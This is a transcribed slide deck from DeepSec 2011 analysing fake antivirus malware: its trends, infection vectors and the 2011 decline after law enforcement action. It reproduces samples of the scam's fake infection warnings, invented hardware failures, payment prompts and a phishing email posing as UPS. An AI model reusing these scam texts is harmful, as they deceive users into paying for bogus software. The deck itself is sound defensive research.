Fake Antivirus- Journey from Trojan to a Persistent Threat

DeepSec 2011


Jagadeesh Chandraiah

Agenda

- FakeAV Trends
- Infection Vectors
- Packer Evolution
- How do they work ?

Introduction

Fake AntiVirus (FakeAV) is a malware which displays fake warnings to the users to trick them to buy illegitimate software.



Security Sphere 2012 : System Scan

Type	Run Type	Name	Details
Trojan	C:/windows/syste...	Win32.Spamta.KG.worm	A multi-component mass-maili...
Trojan	C:/windows/syste...	Trojan.IRCBot.d	A worm that opens an IRC bac...
Trojan	C:/windows/syste...	Trojan.Dropper.MSWord.j	A Microsoft Word macro virus ...
Trojan	C:/windows/syste...	Win32.Clagger.C	This is small Trojan downloader...
Worm	C:/windows/system/	Worm.Bagle.CP	This is a \"Bagle\" mass-mailer...
Worm	C:/windows/	Win32.BlackMail.xx	This dangerous worm will destr...
Trojan	hidden autorun	Trojan.Win32.Agent.ado	Trojan downloader that is sprea...
Trojan	autorun	Win32.Outsbot.u	A backdoor Trojan that is remo...
Spyware	autorun	Win32.PerFiler	Win32.PerFiler is designed to r...
Worm	hidden autorun	Win32.Miewer.a	A Trojan Downloader that mas...
Trojan	C:/windows/	Trojan-Downloader.VBS.Small.dc	This Trojan downloads other fil...
Worm	autorun	Win32.Peacomm.dam	A Trojan Downloader that is sp...


Scan progress

Scanning

Path Scanning is finished. Cleanup required.

Infections 38

Introduction



Repair PC

Error	Type	Status
✗ Disk drive C:\ is unreadable	Critical	Failed to fix
✓ C:\System32\drivers is damaged. This problem may cause a sys...	Warning	Successfully fixed
✓ System files are damaged. System is unstable.	Warning	Successfully fixed
✓ Drive C initializing error	Warning	Successfully fixed
✗ Hard drive rotational speed decreased by 20%	Critical	Failed to fix
✗ Damaged hard drive clusters detected. Private data is at risk. Re...	Critical	Failed to fix
✗ Hard drive rotational speed exceeds system limits and may caus...	Critical	Failed to fix
✗ Hard drive space less than technical limits	Critical	Failed to fix
✗ RAM memory speed decreased significantly and may cause a sys...	Critical	Failed to fix
✓ RAM Memory temperature is 83º C. Optimization is required for ...	Warning	Successfully fixed

Resolved: 6 Failed: 8

8 critical errors detected

It is strongly recommended that you fix these errors as soon as possible.
To fix detected critical errors, you will need to purchase the full version of the product.


The process takes about 30 seconds.

FakeAV Trends

Analyse the major events over the last three and half years.

FakeAV Trends

- Dramatic Rise of FakeAV in 2009
  - Black Hat SEO was heavily used.
  - Popular websites were used to serve FakeAV.
    - ex: New York Times news paper Website in 2009.
- Government Embassy website Attacks.
- Social Networking Sites were used (Facebook and Twitter).



License error!
The license Control Center has detected outdated or unknown software license.

Database update error!
The database is out of date. Some components are not working correctly. Update your software immediately!

Security items
Best tools to keep your PC secure

Personal antiviruses
Updates available

Web firewalls
No traffic filter detected

Disc encryption
1 new items available

Privacy and security
Updates available

File management
1 new items available

Internet items
Make your Internet connection safe

Web browsers
scanning...

Browser addons
not scanned yet

Download managers
not scanned yet

P2P and sharing
not scanned yet

Social networking
not scanned yet

Media items
Best tools to keep your PC secure

Image viewers
not scanned yet

Media players
not scanned yet


System utilities
Best tools to keep your PC secure

File compression
not scanned yet

System utilities
not scanned yet

Scan in progress
Current item: Web browsers
Pre-result: 1 new items avaible

Total progress: 43%
Section progress: 95%



Checking: c:\..\Default User\Application Data\ezsidmv.dat

Your Computer is infected

Name	Type	Threat level
Backdoor.Win32.Haxdoor.gu	Virus	High
W32.Nimda.J@mm	Virus	Medium
Magic DVD Ripper	Virus	High
Trojan Horse IRC/Backdoor.SdBot4.FRV	Virus	Critical
Win32/Hoax.Renos.HX	Virus	Medium

Recommend: Click "Start Protection" button to erase all threat


FakeAV Trends

2010 continued to see the spike in FakeAV detections.

- More Spam redirects to FakeAV.

- More unpatched PDF and Java Vulnerabilities were used to deliver FakeAV.

- Black Hat SEO on hot topics, still remained the popular infection method.



United Parcel Service notification #90294 From: "United Parcel Service" <info06386@ups.com>

Subject: United Parcel Service notification #90294
From: "United Parcel Service" <info06386@ups.com>
To: [redacted]
Date: 2011-06-09 05:30:09

May 2011

United Parcel Service

tracking number #30459


Good morning
Parcel notification

The parcel was sent your home adress.
And it will arrive within 3 buisness days.

More information and the parcel tracking number are attached in document below.

Thank you


United Parcel Service of America (c)
153 James Street, Suite100, Long Beach CA, 90000



... - Seaworld Killer Whale Video
7 hours ago - Killer whale attacks and kills trainer at SeaWorld . Send us your photos, video or a quick note about something you've seen on the streets . ...
[redacted] com/usg.php?sell=seaworld%20killer%20whale%20video

... - Seaworld Killer Whale Video
15 minutes ago - Seaworld Killer Whale Video images, videos and news can be dragged at drag to top; a new search engine that allows you to organize search by bringing the . ...
[redacted] com/qby.php?sell=seaworld%20killer%20whale%20video

... - Seaworld Killer Whale Video
7 hours ago - examiner.com — Trainer killed at SeaWorld by killer whale (photos, video) ORLANDO, Fla. - Many of us who have gone traveling to Orlando Fla have made . ...
[redacted] com/xmu.php?m=seaworld%20killer%20whale%20video



YOUR SYSTEM IS INFECTED!


System has been stopped due to a serious malfunction.
Spyware activity has been detected.

It is recommeded to use spyware removal tool to prevent data loss.
Do not use the computer before all spyware removed.

FakeAV Trends

Significant events in 2011.

- Mac users were infected with Mac Defender in big scale around May 2011.



Security Status

Unfortunately, your computer is infected.

To protect your information (like credit card numbers, etc.) it's highly recommended to cleanup the system.

At Risk

License Type

Unregistered

You can't delete viruses. Register to be able to delete viruses.

Statistics

Last Scan Date:	25 February 2011
Files Scanned:	5060
Viruses Found:	3

Database Info

Version:	2.3
Signatures Count:	184230

About Mac Security

Mac Security is the most advanced virus and malware detection system in the world to locate and remove dangerous software from your computer.

Scan

Scan your computer now. You can perform quick or normal or full system scan, depending on potential system risk.

System Info

This feature allows you to see and control important system aspects like running processes.


Options

You can control different aspects of your antivirus behavior by using options in this section.

Sharp Decline

Significant events in 2011.

- Sharp Decline in FakeAV detections, due to law enforcement actions in Aug 2011.




Sharp Decline

- ChronoPay’s server were compromised and details were reported online.
- Several FakeAV programs had credit card processing issues.


FakeAV is down, but still active

Sophos Top Five FakeAV Detection rate between Mar-Oct 2011.



FakeAV is down, but still active

FakeAV infection between 1st Quarter of 2010 and 2nd Quarter of 2011, according to Microsoft Security Intelligence Report.




Infection Methods

We will analyse popular Infection methods and how they work.

Black Hat SEO

Poisoning search engine optimization.

- Illegitimate way of increasing search engine ranking.



Dennis Kucinich: **Obama's** Libya Attack An Impeachable Offense **...**
[redacted]/dennis-kucinich-calls-says-libya-att... +1
21 Mar 2011 – Dennis Kucinich (D-OH) raised the rhetoric to 11 on Monday, suggesting **President Obama** should be impeached. "**President Obama** moved **...**


Town Hall Attendee Asks GA Republican When Someone Is Going **...**
[redacted]/.../town_hall_attendee_asks_... +1
24 Feb 2011 – Paul Broun (R-GA) on Tuesday asked the Tea Party congressman **...**

⊞ Show more results from talkingpointsmemo.com

Top Contributors to **Barack Obama** | OpenSecrets
[redacted] › Presidential › List All Candidates +1
Profile for **Barack Obama**, 2008 presidential candidate. See where their money came from.

Black Hat SEO

Pictorial Representation of Black Hat SEO attack



Black Hat SEO

- Step1: Identify and compromise legitimate websites.

